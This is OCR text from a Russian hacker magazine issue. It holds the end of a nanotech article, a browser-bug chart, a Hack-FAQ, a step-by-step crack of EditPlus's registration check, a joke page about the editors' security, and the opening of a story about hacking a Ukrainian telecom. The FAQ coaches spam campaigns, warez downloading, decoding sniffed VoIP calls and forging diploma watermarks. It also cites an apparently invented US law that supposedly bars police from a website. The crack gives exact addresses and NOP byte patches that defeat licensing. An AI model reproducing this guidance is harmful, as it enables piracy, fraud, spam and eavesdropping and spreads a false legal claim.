12. Конечно, в далеком будущем создание нанороботов может быть довольно недорогим, поэтому можно себе представить человека будущего, вокруг которого носится персональный «конструктивный рой». Но, скорее всего, такие рои будут базироваться в специальных пунктах пользования: дома, на работе и пр., а с собой homo futurus возьмет 100—200 граммов.

13. Остановимся на техническом описании «конструктивного тумана» от Сторрс Холла, австралийского ученого, который первым предложил подобные системы. Основа любой клэйтронной системы — базовый кирпичик-наноробот. И чем меньше по размеру будут кирпичики, тем более сложные вещи можно будет из них собрать.

Каждый наноробот-блок, называемый фоглет (foglet — частица конструктивного тумана — utility fog), имеет размер около 100 микрон в диаметре. Фоглет состоит из ядра, в котором размещен центральный процессор, и телескопических манипуляторов. Потребляет такое устройство около одного милливатта на кубический микрон объема.

Центральное ядро наноробота сферической формы диаметром 10 микрон. Для сравнения: диаметр эритроцита (красной кровяной клетки) составляет 8 микрон. Масса фоглета — 20 микрограммов, и в теории он состоит из 5 квадриллионов (ну, очень много) атомов.

Если еще учесть то, что фоглеты планируется изготавливать из алмазоида, то жесткость конструктивной пыли, собранной, например, в стержень, будет сопоставима с жесткостью такого же алмазного стержня.

Конструкция манипуляторов и универсальных соединений предполагает не только механическую связь, но и передачу энергии и информации. Таким образом, фоглеты будут связаны в единую информационную сеть. Как говорит Сторрс Холл, на основе фоглетов можно представить дисплеи, собирающиеся прямо на глазах, а также роль пикселей, в которых большое значение имеют фоглеты-нанороботы.

Набор сенсоров и нанокомпьютер на борту каждого фоглета позволят использовать конструктивный туман в качестве хранителя информации и средства коммуникации. Предполагается, что интерфейс «человек — конструктивный туман» будет основан на получении сигналов трансформации непосредственно от нервных сигналов мозга. Это станет возможным благодаря имплантам на основе нейрочипов или же на анализе и дешифровке слабых электромагнитных полей активности головного мозга тем же «конструктивным туманом».

Скорее всего, сборка фоглетов будет происходить под воздействием локальных электростатических полей, которые будут притягивать слишком отдаленные частички тумана. Однако на большом расстоянии это работать не будет, поэтому конструктивный туман будет не совсем «туманом». Вероятно, это будет комок наноструктур, плавно изменяющих свою форму. Иначе нанороботам придется преодолевать огромные по микромасштабам расстояния. Для этого придется их оснастить системами навигации в пространстве и сделать мобильными. А это достаточно трудно и нецелесообразно. Так что тучек, складывающихся в людей, стулья и мобилки, не будет.

СБОРКА ФОГЛЕТОВ БУДЕТ ПРОИСХОДИТЬ ПОД ВОЗДЕЙСТВИЕМ ЛОКАЛЬНЫХ ЭЛЕКТРОСТАТИЧЕСКИХ ПОЛЕЙ,


Естественно, что все новое, не укладывающееся в рамки обычных представлений о мире, сначала не воспринимается как прогноз будущего. Фантастам прошлого века было проще заглядывать на несколько лет вперед. Современные же этого не могут сделать, так как неизвестно, как изменится мир после очередной научно-технической революции.

Может, ты и не знал о подобных роботах до этой статьи. Может, знал и получил еще больше информации о них. Возможно, лет через 30 их будут продавать на развес в любом магазине. А может, не будут, потому что мы все зависнем в матрице.

BINARY YOUR'S

ЭСЛИК И БАГИ

Почти каждый день в багтраках появляются сообщения об ошибках в браузерах. Какие-то баги более опасны, какие-то — менее; для некоторых из них есть публичные сплоиты, для некоторых эксплойтов нет. Но все эти сообщения очень явственно отражаются в статистике использования тех или иных браузеров. Тщательно проанализировав данные за 4 года, мы составили диаграмму, которая предельно четко отражает ситуацию, которая складывается после выхода очередного бронебойного эксплойта для IE.



2002 год

На смену IE 5 приходит шестая версия, в середине 2002 года IE 6.0 становится самым популярным браузером. Большое число багов и лучшая поддержка IE 6.0 только ускоряют процесс смены поколений. Альтернативные браузеры также сдают позиции.

2003 год

В течение года IE 6.0 быстро набирает обороты. Даже куча появляющихся багов не может остановить этот рост. Только в конце года, после публикации нескольких сообщений о серьезных ошибках, происходит падение популярности.

2004 год

В течение года опулярность IE 6.0 резко не колеблется. Появляются сообщения об ошибках, но юзеров это не беспокоит. После выхода SP2 наблюдается заметный рост популярности, который сдерживается новыми сообщения о багах уже в самом сервис-паке.

2005 год

После обнаружения множественных уязвомистей в IE 6.0 многие пользователи переключаются на альтернативные браузеры — главным образом на Firefox. В течение лета 2005 наблюдается рост популярности IE 6.0. Сообщения о серьезнейших ошибках в сентябре, ноябре и декабре 2005 года рушат популярность IE.

2006 год — прогноз

Можно не сомневаться, что в 2006 году на смену IE 6.0 прийдет осел 7-й версии. Так же наметилась тенденция к росту популярности FireFox. В отдельных странах уже больше четверти юзеров отдают предпочтение именно этому браузеру. Думается, что вся secure'ность седьмого осла останется только в пресс-релизах майкрософт.



hack_FAQ comments:
SIDEX:
hack-faq@real.xakep.ru
_vzlom

HACK-FAQ

Q: Мне предлагают рассылку спама по базе одного крупного регионального провайдера. Как убедиться, что заказ будет эффективным и меня попросту не отдоят?

A: Неприступность своего вымени при заказе рассылок можно проверить несколькими способами. Главным образом можно понять, каким софтом обороняется провайдер на сетевом уровне. Узнать это можно попытавшись отправить письмо случайному юзеру с субжем типа Porn for free! Lolitas! Anal! Cumshots, 99% спам-фильтров отсекут его, выдав серверное сообщение о нежелательности отправленного письма в Сети. В большинстве случаев ответ будет подписан названием софтины. На сайте софта будет написано, какая RBL-база данных пользуется. Теперь вопросы задаются организатору рассылки: с каких сетевых точек будет производиться рассылка? Полученные адреса проверяются по той RBL-базе, что привязана к анти-спам софту провайдера. Если у тебя с организатором человеческие отношения, то он сможет подтвердить дееспособность своих точек предоставлением логов отправки, которые будут содержать сетевые диалоги вроде «OK… Sent». Это поможет и самому спамеру понять неработоспособность ряда своих производственных мощностей в отношении рассылок по конкретному провайдеру. Понятно, что фильтрами на ISP-уровне дело не ограничивается. Могут и конечные пользователи срубать рекламу локальными фильтрами, но это остается редкостью. Компании же чаще и чаще снаряжаются специальным софтом. Если рассылка планирует покрыть множество юзеров конкретной фирмы, то логично узнать об используемом там анти-спам софте.

Q: Как борются со спамом через подтверждение отправителя для отсечки спам-роботов? Эффективно ли это?

A: Подтверждение (verification) может происходить следующим образом. Ты отправляешь мэйл, он застревает на сервере получателя, откуда приходит ответ с просьбой о подтверждении. В письме содержится линк, куда тебе надо залезть и ввести число/слово с картинки. Система работает безупречно, отечественный WinAntiSpam и западный Spaminterceptor могут стать примером. Система очень дотошна и многие законные отправители писем просто ленятся лазать по линкам для подтверждения. При входе в банк всех раздевали наголо, чтобы удостовериться, не имеет ли посетитель при себе оружия и дурных намерений, так как против грабителей и спама обе системы работают на ура, но с законными посетителями и отправителями могут быть чересчур суровы. Порой юзеры просто не имеют доступа к инету при отправке письма, и корпоративный VPN не пущает во внешние просторы или же письмо вовсе отправляется через доисторическую сеть, изолированную от инета — X25 или FTN.

Q: Могу ли я запретить доступ к своему веб-сайту для чекистов и прочих нежеланных гостей?

A: Стоит заметить, что юридическая база 90% стран мира в отношении Интернета далека от совершенства. Говорить однозначно, что мой ответ сработает во всем мире, — будет опасной неправдой. Давай остановимся на Америке, которая пыталась подготовить соответствующую базу ранее других — еще в далеком 1995 году; эта же страна наиболее активно борется с нарушителями интернет-прав. Можно обратиться к The Internet Privacy Act'у, подписанному Клинтоном, любителем оральных удовольствий. Эта телега за номером 431.322.12 не позволяет государственным работникам, в частности полиции и спецслужбам, посещать твой ресурс, если ты того не желаешь. Это работает по принципу американского гражданского законодательства, которое утверждает, что полицейский не может лгать. Даже работая под прикрытием, обязан ответить, что он из полиции, если о том его прямо спросит подозреваемый. Солгав, чекист не сможет использовать добытые данные при судебном разбирательстве. Сославшись на данный акт в Disclamer'е сайта, можно рассчитывать, что инфа, найденная на ресурсе, не сможет быть использована в ходе возможного последующего расследования. Конечно, реальность может быть иной, и даже в самой Америке пройдет тот финт, что некто из посетителей сайта (несвязанный напрямую с силовиками) выступит свидетелем и поведает о разврате с веб-паги. Об остальных странах и говорить не приходится: очень немногие найдут клинтоновскую телегу рабочей в своей собственной стране. За примером дисклаймеров можно прогуляться на варез-сайты вроде isohunt.com и packetnews.com.

Q: Как сгребать варез через BNC?

A: Лучше всего запустить на BNC друзей IRC-варезников, подождать, пока они накачают софта, а потом комфортно скачивать добро по FTP. Получается так, что все DCC-потоки сначала уходят на сервер, где установлен баунсер, а потом уже переправляются на



комп юзера. Получается заметная выгода по скорости, и высасывать софт на OC12-точку удается гораздо быстрее, чем на 56K-диалап. Бывает, что из одного в другой сегмент инета варез просто не сдувается по IRC — боты порой устанавливаются в таких дебрях, что без пол-литра оттуда и байта не усосать. Попробовав качать с разных BNC, всегда можно найти один рабочий. Это уже другой вопрос, но напомню, что для установки софтины нужен рабочий shell-аккаунт, где можно будет повесить процесс в бэкграунд и где будет достаточно места для размещения всего вареза. Я не прослеживаю последние тенденции bnc-производства, но всегда рабочим варинатом был PsyBNC (www.psychoid.net) — качка варезки без каких-либо осложнений.

Q: Баунсера у меня нет, но я горю желанием автоматизировать поиск и скачку вареза на IRC!

A: Мне хочется подсказать некое умное решение, чтобы дорогой читатель активнее работал мозгом. Однако за нас давно уже поработали, и думать не приходится вовсе. Софт, причем халявный, написан практически под любые потребные и непотребные нужды! Здесь помогает XDCC-Fetcher (xdccfetch.sourceforge.net), который мониторит выбранные тобой IRC-каналы по теме объявления там желанных варез-паков. После появления прога автоматически встает в очередь и начинает сдувать добро. Система заметно ускоряет процесс и снимает необходимость отслеживания нужных очередей и копаний в буйной пестроте рекламы IRC-каналов. Добавлю, что проге можно немного помочь с уточнением параметров поиска, изучив предварительно канал, — релизы могут отличаться названием от оригиналов. Не стоит направлять XDCC-Fetch на заведомо пустые каналы. Перед запуском разумно пробить доступность желанного на xdccspy.com. Прога, увы, практически не обновилась за последний год, и недочеты, посланные авторам, не были исправлены... Все негодующие могут попытать счастья с аналогом — www.xdcccatcher.com.

Q: Снифал одну сеточку и понял, что гигабайты собранного мусора — разговоры по IP. Как бы мне въехать, о чем там велись базарчики?

A: Следует понять, что наснифалось в собранные логи. Если там чисто телефонные терки, то можно смело скармливать тему софтине с аппетитным названием Vomit (vomit.xtdnet.nl). Если же ты натаскал кучу мусора со всех разных тем, то следует провести фильтрацию, отдав Vomit'у лишь логи по VoIP-сервису.

Q: Забросил учебу, но собираюсь напечатать диплом из фотошопа. Как бы мне туда водяные знаки и прочую ботву заправить?

A: Темные элементы сначала ответят для себя на вопрос: откуда будут добыты образцы водяных знаков для последующего наложения? Представив идиллию обладания оными, они располагают двумя путями: профессиональный софт по созданию документов и любительские реализации «на коленке». Первый вариант может быть представлен софтом «Цербер» (www.securesoft.ru/cerber.html), который был сочно и детально описан в Х №5 за 2001 год. Второй путь проще и не столь обременителен финансами; здесь поможет и примитивнейшая S_Merge (www.graphicutils.com/smerge). В отличие от Цербера, софтина не сумеет создать собственный дизайн для знаков, но успешно наложит уже имеющиеся на любое изображение. В целом же бытует мнение, что более эффективным решением для желающих проехаться образовательным поездом на халяву станет приобретение диплома в переходе. Другое дело, что любой работодатель сможет раскусить липу, просто позвонив в обозначенный универ и запросив действительность выданного диплома.

Q: Взял под контроль несколько систем, но уже устал проверять работоспособность каждой из них. Можно ли как-то консолидировать логи ото всех разом?

A: Вопрос единого администрирования нескольких систем сформулирован довольно нечетко. Наиболее верным здесь может стать написание скриптов для твоего SSH-клиента, который может работать как локально, так и удаленно. Тогда одна команда будет распространена разом на несколько подконтрольных тачек. Однако это лишь универсальный ответ, который, вероятно, не спасет от имеющихся сложностей и педикулеза :). Более точно можно ответить на второй вопрос о единении логов. Все свои машины я проверяю на вшивость сбором логов через LogMeister (www.logmeister.com). Он умеет собирать инфо с самых разных систем, обрабатывать потоки в форме простого текста, csv, xml (привет RSS). Если под рукой оказываются исключительно win-системы, то на помощь придет заточенное под нужды EventMeister-решение от того же производителя.

BINARY YOUR'S




«ЕСЛИ КТО-ТО ТЕБЕ КОГДА-ТО ГОВОРИЛ, ЧТО ВЗЛОМОМ ШАРОВАРНЫХ ПРОГРАММ ЗАНИМАЮТСЯ ТОЛЬКО ГУРУ, С НОГ ДО ГОЛОВЫ ОБЛОЖЕННЫЕ СПРАВОЧНИКАМИ ПО АССЕМБЛЕРУ, ТО, ПРОЧТЯ ЭТУ СТАТЬЮ, ТЫ РАЗУБЕДИШЬСЯ В ЭТОМ. МЫ ВМЕСТЕ С ТОБОЙ УВИДИМ, КАК ОТЛАДЧИК И ШЕСТНАДЦАТЕРИЧНЫЙ РЕДАКТОР МОГУТ СОВЕРШИТЬ ТО ЖЕ САМОЕ, ЧТО ДЕЛАЕТ ПРАВИЛЬНО ВВЕДЕННЫЙ СЕРИЙНЫЙ НОМЕР»



TEXT ИСУПОВ ЛЕОНИД AKA CR@WLER / CRAWLERHACK@RAMBLER.RU /

ПРОГРАММНОЕ РАЗРУШЕНИЕ

ОБХОД ТРИАЛ-ЗАЩИТЫ ПРОГРАММЫ EDITPLUS



На нашем диске ты найдешь OllyDBG, WinHex и Hiew — софт, который я использовал для своего нехитрого взлома.

ПЕРЕД СТАРТОМ

Специализированный текстовый редактор EditPlus очень удобен для редактирования самых разнообразных исходников: он умеет подсвечивать выражения, написанные на всевозможных языках программирования, и разметки: HTML, CSS, PHP, ASP, Perl, C/C++, Java. Кроме того, существует возможность расширить этот список, добавив плагины для других языков. Очень помогают при редактировании нумерация строк и другие замечательные возможности. Преимущества можно перечислять бесконечно, так что легче сразу сказать о недостатках, вернее, о самом главном из них — о платности программы. Заморские буржуи просят за прогу аж 30 американских долларов. Но мы не пойдем на такие затраты, откуда у нас столько денег? :) Мы попробуем зарегистрировать программу своими силами.

ИНСТРУМЕНТ

Пару слов о том, что нам для этого понадобится. Во-первых, это известный многим программистам, хакерам, крэкерам, юзерам и ламерам дизассемблер и дебаггер OllyDbg. Наверняка у многих возникнет вопрос: а почему не SoftIce? Объясняю: при небольшом опыте крэкинга (а эта статья и рассчитана на начинающих) сложно разобраться в отладчике, созданном для людей скорее опытных, чем несведущих в программировании. Дальше нам понадобится любой шестнадцатеричный редактор, например, небезызвестный Hiew или же не менее удобный WinHex. Я предпочитаю последний.

СЕСТРА, СКАЛЬПЕЛЬ

Итак, приступим к исследованию программы. Для начала проинсталлируем софтину и затем запустим. Как ни странно, перед запуском программы появляется окно регистрации — так называемый «наг». Нажав кнопку «Enter Registration Code», мы увидим окошко, которое содержит два поля: «Username» и «Regcode». В первое при регистрации вводится имя пользователя, во второе — генерируемый по неизвестному нам алгоритму регистрационный номер. Однако писать кейген не входит в наши планы. Мой выбор пал на ничем не запакованную программу. Чтобы объяснить принцип, оставим AsProtect'ы гуру. Данные поля — стандартные WinAPI-объекты (обычные TextBox-ы). Следовательно, для чтения введенных в них строк должна использоваться стандартная процедура GetWindowTextA. Вообще, для таких проверок хорошо использовать какой-нибудь API-шпион (в моем случае M$SpyXX), который при поиске окна показал мне класс текстбоксов. Проверим же этот факт на практике. Установим и запустим OllyDbg. Выберем в меню «File» пункт «Open» (или ткнем F3) и в появившемся окне найдем файл «EditPlus.exe». Очень тебе рекомендую сохранить копию исходного файла, на случай форс-мажорных обстоятельств. Если появятся какие-либо сообщения, нажмем «OK». Подождем, пока отладчик анализирует файл (можно принудительно заставить отладчик провести анализ, для этого нажмем «Ctrl+A»). Готово: процесс загружен и остановлен на точке входа. Проверим же теперь нашу гипотезу о том, что серийник и юзернэйм читаются процедурой GetWindowTextA. Для этого установим на все подобные процедуры точки останова (это места, где программа временно прерывает свое выполнение, называемые брекпойнтами или бряками). Чтобы поставить бряк в OllyDbg, необходимо воспользоваться плагином CommandLine, просто нажав сочетание клавиш <ALT>+<F1>. При этом выскочит окно своеобразной командной строки, в которую нужно ввести «bpx GetWindowTextA» (без кавычек), и нажать «Enter». Bpx здесь — это команда для установки бряка, по аналогии с SoftIce'ом. Так как вызовов GetWindowTextA несколько, появится окно со списком вызываемых данной программой библиотечных функций и процедур. Тут возникает одна очевидная проблема, заключающаяся в том, что вызовов несколько, и мы не знаем, какой именно из них нам нужен (при таком подходе уже на все вызовы поставлена точка останова. — Прим.ред.). Для решения проблемы будем действовать в лоб: просто поставим точки останова на все вызовы функции, нажав правой кнопкой на один из вызовов и выбрав «Set breakpoint on every call to GetWindowTextA» или просто нажав клавишу F2. Все, бряки поставлены. Жмем F9 для запуска процесса. Поскольку функций много, нам надо найти именно ту, которая отвечает за считывание данных, жмем F9, пока не появится наг-окно. Вводим наши данные туда, где их просят. Тут и сработает наш брейкпоинт. Отладчик остановится на вызове

GetWindowTextA. Продолжим выполнение пошагово, нажимая F7 до тех пор, пока не дойдем до участка с адресом 0047CA03. Здесь программа как бы «зацикливается», снова и снова возвращаясь на строку кода с данным адресом. Это и есть начало процедуры проверки правильности серийника. Как я узнал? Посмотри содержимое регистров в правой части OllyDbg. Там замелькали те данные, что я вводил при регистрации. Дождемся, пока по адресу 0047CA19 программа перестанет выполнять условный переход на адрес 0047CA03. Нажимая F7, дойдем до адреса 0047CB57. Здесь, как можно выяснить опытным путем, находится условный переход: верный серийник или «левый» (строка «JNZ SHORT EDITPLUS.0047CB60»). Мы не будем рассматривать сейчас алгоритм генерации серийника, нам важно просто поломать эту программу.

ОТУЧАЕМ ПРОГРАММУ ПРЫГАТЬ, КУДА НЕ НАДО


Для того чтобы программа не переходила туда, куда ее не просят, надо как-то убрать этот злосчастный переход. Для этого заменяем команду прыжка на серию операторов. Оператор «NOP» не выполняет ничего (Not OPerand). Для замены мы щелкнем 2 раза по строчке кода с условным оператором. Появится окошко, где можно «пропатчить» код программы. Отметим флажок «Fill with NOP-s « и введем вместо строки кода с условным переходом оператор «NOP». Нажмем «Assemble» и закроем окошко. Нажмем F9 и посмотрим, что теперь скажет наша исследуемая программа. Ура, она говорит, что необходимо перезапуститься для принятия серийного номера. Жмем «OK» и закрываем программу. Запустим ее еще раз. Конечно, появится сообщение «Invalid registration code». Все, что нам надо, — убрать это сообщение, ведь оно будет надоедать при каждом запуске! Запустим снова OllyDbg и выберем «File -> Attach», после этого выберем нужный нам процесс (редактор «EditPlus») из списка. Ткнем Run, после этого — паузу. Зачем? Для того чтобы узнать, по какому адресу происходит вызов сообщения о неверном регистрационном коде. Адрес этот — 004C8097 (функция вывода «окошка» называется «MesssageBoxA»). Чтобы убрать вызов сообщения, мы снова будем пользоваться «пустым» NOP'ом. Как нам узнать, сколько NOP'ов нужно для замены вызова? Отнимаем от адреса инструкции, следующей сразу за вызовом MessageBoxA(004C809D), адрес самого вызова (004C8097). Получаем 6. Так как команда NOP занимает в памяти 1 байт, нам нужно заменить 6 байт, начиная с адреса 004C8097, на шестнадцатеричное значение команды NOP. Это значение, о чем легко узнать, заглянув в любой учебник по языку Ассемблер, равно 90 в шестнадцатеричной системе счисления.

ДЕЛАЕМ ЗАМЕНУ

Приступим, собственно, к замене. Мне лично не очень нравится редактировать двоичные файлы отладчиком, хотя он и на это способен, поэтому первое, что приходит на ум, — редактировать файл *EditPlus.exe* редактором WinHex. Он очень удобен. Запускаем его и открываем на редактирование *EditPlus.exe*. Посчитаем, откуда надо начинать заменять байты. OllyDbg считала смещения, начиная с адреса 00401000h. Отнимем от 004C8097h значение 00401000h. Получим C7097. Это нужно для того, чтобы знать смещение относительно начала в «абсолютном» виде, ведь в WinHex адресация начинается с «нуля». Нажмем в программе WinHex сочетание клавиш «ALT»+«G» для перехода к смещению. Вводить

WWW.CRACKLAB.RU

Ресурс www.cracklab.ru — пример сайта, созданного людьми, которым интересно, что творится в мире крэкинга, людьми, интересующимися взломом принципиально новых защит. Форум, топики, полезный софт и куча самой разнообразной информации и для опытных, и для новичков — это далеко не полный список того, что ты найдешь, напечатав в адресной строке своего любимого ослика www.cracklab.ru.


оля к бою готова

вводим данные и нажимаем на кнопочку...

устанавливаем брейкпоинты на все процедуры GetWindowTextA

правим файл



Все, что описано в статье, — анекдот. Если кого-то за приведение этого анекдота в действие арестуют, то редакция и автор ответственности за это не несут.



Советую тебе почитать СПЕЦ Хакер за август 2005-го, а также посетить различные крэк-ресурсы и не забывать покупать журнал.

адреса нужно в десятичном виде, с помощью виндовского калькулятора можно посчитать, что нужное нам смещение (C7097h) в десятичном виде будет равным 815255. Ах да, OllyDbg не отображает первые 1024 байта заголовка файла. Учтем это и прибавим к нашему смещению это значение. Получим 816279. Введем это число и нажмем «Enter». Операция проведена, и мы перешли по нужному смещению. Заменяем все 6 байтов, начиная с этого места, на 90h. Сохраняем файл и запускаем его. Ура, ничего не выскакивает :). Почти все хорошо, но странно одно: когда мы выбираем в нашей хакнутой проге «Help->About», там написано, что она «Unregistered». Это уже не соответствует действительности. Откроем нашу программу в WinHex-е и найдем там строку «Unregistered Copy». Заменим ее на «Cracked By», а оставшиеся буквы затрем пробелами. Дальше найдем строку «For Evalution» и заменим ее на свой ник (оставшееся место тоже затрем пробелами). Все, готово! Желающие могут еще и удалить из программы каким-нибудь ResourceHacker'ом пункты меню «Enter Registration code» и «Order Now».

ЗЛОКЛЮЧЕНИЕ

Ну, вот мы и разобрались с программой. Надо отметить, что я применил самый простой способ взлома, называемый бит-крэкингом. Его суть заключается в замене пары байт. Как правило, это байты перехода. В настоящее время, в век «экстримальных» протекторов и ключей аппаратной защиты, казалось бы, уже не осталось программ, которые можно взломать таким образом. Однако практика показывает обратное.

BINARY YOUR'S



Как редакторы Хакера следят за безопасностью

Мы печатаем целую кучу статей о всякого рода багах и взломах. Однако ни разу не писали о самих себе. В самом деле, так ли уж круто редакторы «Хакера» следят за собственной безопасностью? Оказывается, что не так тут все гладко.









Саша Лозовский, выпускающий редактор

У доктора Клуниза и компа-то своего нет, какая уж тут безопасность. Взял у приятеля раздолбанный блок без корпуса под виндой XP без второго сервиспака, чтобы сделать номер. За безопасностью не следит вообще. Вспоминает, как когда-то обновлялся автоматически. А теперь каждый может поиметь его комп при помощи любого сплоита старше 2002 года.

Костя Обухов, арт-директор

Костян у нас любитель Mac OS. Но это не может спасти его от крутых хакеров. Расскажу тебе небольшой секрет: за Костей тайно следит Горлум, написавший крутого шпиона под MAC. Наивный Костя до сих пор улыбается, думая, что MAC OS защищает его. Но это не так.
Ты вот тоже можешь порутать комп нашего дизайнера при помощи сплоита launchdex.c.

Николай Gorlum, редактор Кодинга

Коля — настоящий параноик. Саша Лозовский даже подозревает у него шизофрению, или вроде того. Коля в ответ предлагает заценить его нового трояна, которого один раз запустив, потом уже и не отыскать в системе. Насчет безопасности, Коля — мастак. Пользуется Explorer'ом, запущенным под отдельной виртуальной машиной и низкими привилегиями. Апдейты ставит раньше их появления.

Sashiks, редактор видео

У Сашикса с безопасностью все круто. С тех пор, как он поломал крутого провайдера и его комп забрали добротные работники украинских спецслужб, проблем с этим нет. Надо только пару-тройку раз в месяц приходить к ним в центральный офис и подавать заявления, чтобы комп вернули. И больше — нет никаких проблем.

Андрюшок, редактор Unixoid

Андрюшок себя чувствует в полной безопасности. С тех пор, как доктора окончательно интегрировали его пропитой мозг с P-133 под OpenBSD, ни один троян и руткит Андрюшку не помеха. Добавь сюда параноидально настроенный файрвол и патчи собственного изготовления, которые Андрюшок вкомпиливает в ядро каждую неделю. В общем, у тебя нет шансов, приятель.



TEXT MIFRILL / mifrill@riddick.ru /



НОВОГОДНИЙ ДАМП УКРТЕЛЕКОМА

«НА УКРАИНЕ, КАК И В БОЛЬШИНСТВЕ СТРАН БЫВШЕГО СССР, СЛОЖИЛАСЬ НЕЗДОРОВАЯ СИТУАЦИЯ С ИНТЕРНЕТ-ТРАФИКОМ. КАЧЕСТВО СВЯЗИ ПРОСТО ОТВРАТИТЕЛЬНОЕ, А ЗА ЭТИ УСЛУГИ С НЕБОГАТЫХ УКРАИНЦЕВ ТРЕБУЮТ ДОВОЛЬНО ВЕСОМЫЕ СУММЫ ЗА ПОЛЬЗОВАНИЕ СЕТЬЮ. К НАМ ОБРАТИЛСЯ ЧУВАК, КОТОРОГО СЛОЖИВШАЯСЯ СИТУАЦИЯ АБСОЛЮТНО НЕ УСТРАИВАЛА. НЕ ДОЛГО ДУМАЯ, ОН ПОЛОМАЛ СЕРВЕР КРУПНЕЙШЕГО УКРАИНСКОГО ОПЕРАТОРА СВЯЗИ И ПОЛУЧИЛ ОГРОМНЫЙ ДАМП С ПОЛЕЗНОЙ ИНФОРМАЦИЕЙ»

ПЕРВЫЕ ШАГИ

